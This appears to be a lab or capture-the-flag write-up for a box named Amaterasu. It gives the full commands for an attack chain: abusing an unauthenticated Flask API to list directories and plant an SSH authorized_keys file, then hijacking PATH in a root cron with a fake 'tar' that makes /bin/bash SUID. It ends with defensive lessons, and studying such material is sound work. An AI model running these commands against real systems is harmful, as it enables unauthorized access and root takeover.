Amaterasu
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. A Flask REST API on a high port exposes/file-listand/file-uploadwith no authentication./file-listleakshomeand revealsalfredowith a.sshdirectory;/file-uploadwrites our public key asauthorized_keysunder/home/alfredo/.ssh, giving a direct SSH shell. For root, a root cron runs a script that prepends/home/alfredo/restapito$PATHand callstarwith no absolute path: drop a malicioustarthere and the next minute the cron makes/bin/bashSUID.
Reconnaissance
Initial scan
TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. The full TCP scan returns four ports, all in unusual ranges:
ping -c 1 192.168.167.249     # ttl=61 → Linux
sudo nmap -sS -Pn -p- --min-rate 5000 --open 192.168.167.249
PORT STATE SERVICE
21/tcp open ftp
25022/tcp open ssh
33414/tcp open http
40080/tcp open httpnmap -p21,25022,33414,40080 -sCV 192.168.167.249 -oN targetedScanPORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
25022/tcp open ssh OpenSSH 8.6 (protocol 2.0)
33414/tcp open http Werkzeug httpd 2.2.3 (Python 3.9.13)
40080/tcp open http Apache httpd 2.4.53 ((Fedora))The anonymous FTP returns no listing, and the Apache on 40080 only serves a bare "My test page". The interesting port is 33414: a Werkzeug/Flask app in Python, almost always a hand-rolled API where the value is in its routes, not its landing page.
REST API - TCP 33414
dirsearch finds two routes, and /help (the usual self-documentation of these APIs) reveals the rest of the endpoints:
dirsearch -u http://192.168.167.249:33414/ --exclude-status=403,404
curl http://192.168.167.249:33414/help | jq
[
"GET /info : General Info",
"GET /help : This listing",
"GET /file-list?dir=/tmp : List of the files",
"POST /file-upload : Upload files"
]/file-list is a textbook information disclosure: it takes an arbitrary dir and lists any path on the system. Walking /home reveals user alfredo, whose home contains a .ssh:
curl "http://192.168.167.249:33414/file-list?dir=home" | jq
curl "http://192.168.167.249:33414/file-list?dir=home/alfredo" | jq
["alfredo"]
[".bash_logout", ".bash_profile", ".bashrc", "local.txt", ".ssh", "restapi", ".bash_history"]With a .ssh of its own and an SSH listening on 25022, the plan draws itself: upload an authorized_keys holding our public key via /file-upload.
Shell as alfredo
authorized_keys injection via file-upload
Generate a key pair and upload the public half. The endpoint filters by extension (only .txt, .jpg…), so the .pub is renamed to .txt; but the form accepts a filename field with the destination path, so authorized_keys inside alfredo's .ssh is set there:
ssh-keygen -f ./id_alfredo
mv id_alfredo.pub id_alfredo.txt
curl -X POST http://192.168.167.249:33414/file-upload \
  -F file="@./id_alfredo.txt" \
  -F filename="/home/alfredo/.ssh/authorized_keys"
{"message":"File successfully uploaded"}The filter only checks the extension of the uploaded file, not the destination filename: that is why a .txt ends up written as authorized_keys. The same /file-list confirms the key landed, and SSH goes in:
curl "http://192.168.167.249:33414/file-list?dir=home/alfredo/.ssh" | jq
# ["id_rsa", "id_rsa.pub", "authorized_keys"]

chmod 600 id_alfredo
ssh -i id_alfredo alfredo@192.168.167.249 -p 25022
[alfredo@fedora ~]$ cat local.txt && id
82c32f9016e0c291dce504228c54c40d
uid=1000(alfredo) gid=1000(alfredo) groups=1000(alfredo)
Privilege Escalation
PATH hijacking in a root cron
/etc/crontab shows a root job running every minute:
cat /etc/crontab
cat /usr/local/bin/backup-flask.sh
*/1 * * * * root /usr/local/bin/backup-flask.sh#!/bin/sh
export PATH="/home/alfredo/restapi:$PATH"
cd /home/alfredo/restapi
tar czf /tmp/flask.tar.gz *The script makes two mistakes that combine: it prepends to $PATH a folder alfredo controls (/home/alfredo/restapi) and then calls tar without an absolute path. Textbook PATH hijacking: when the root cron resolves tar, it looks in restapi first, so an executable named tar dropped there runs as root. Use it to make /bin/bash SUID:
cd /home/alfredo/restapi/
echo 'chmod u+s /bin/bash' > tar
chmod +x tar
# wait for the minute...
ls -l /bin/bash        # -rwsr-xr-x root root  → SUID set
bash -p
bash-5.1# id
uid=1000(alfredo) gid=1000(alfredo) euid=0(root) groups=1000(alfredo)bash -p keeps the inherited euid=0 from the SUID binary instead of dropping it, and that is effective root.
local.txt / proof.txt
[alfredo@fedora ~]$ cat local.txt
82c32f9016e0c291dce504228c54c40d

bash-5.1# cat /root/proof.txt
4091b4f1a29ab67817fa858888b35d99
Attack chain
Flask REST API (33414) with no auth
  └─ /file-list?dir=home → user alfredo with .ssh
     └─ /file-upload with filename=/home/alfredo/.ssh/authorized_keys
        └─ inject our public key → SSH as alfredo (25022)
           └─ root cron: backup-flask.sh prepends /home/alfredo/restapi to PATH
              └─ tar with no absolute path → PATH hijacking
                 └─ malicious tar → chmod u+s /bin/bash → bash -p → root
Lessons learned
- A
Werkzeug/Flaskserver on a high port rarely serves a normal website: these are custom APIs, and the value is in enumerating their routes (/help,/info,dirsearch), not the landing page. - An endpoint that accepts an arbitrary file path (
dir=,filename=) without confining it to a working directory is both a leak and an arbitrary write; pairing/file-list(find the.ssh) with/file-upload(writeauthorized_keys) grants access without touching a single password. - An upload filter that only validates the extension of the uploaded file is useless when the destination is controlled by another parameter: here a
.txtlands asauthorized_keys. - PATH hijacking needs two conditions together: a
$PATHentry we can write and a call to a binary by relative name from a privileged context. Neither alone is enough; scripting with absolute paths (/usr/bin/tar) neutralizes it.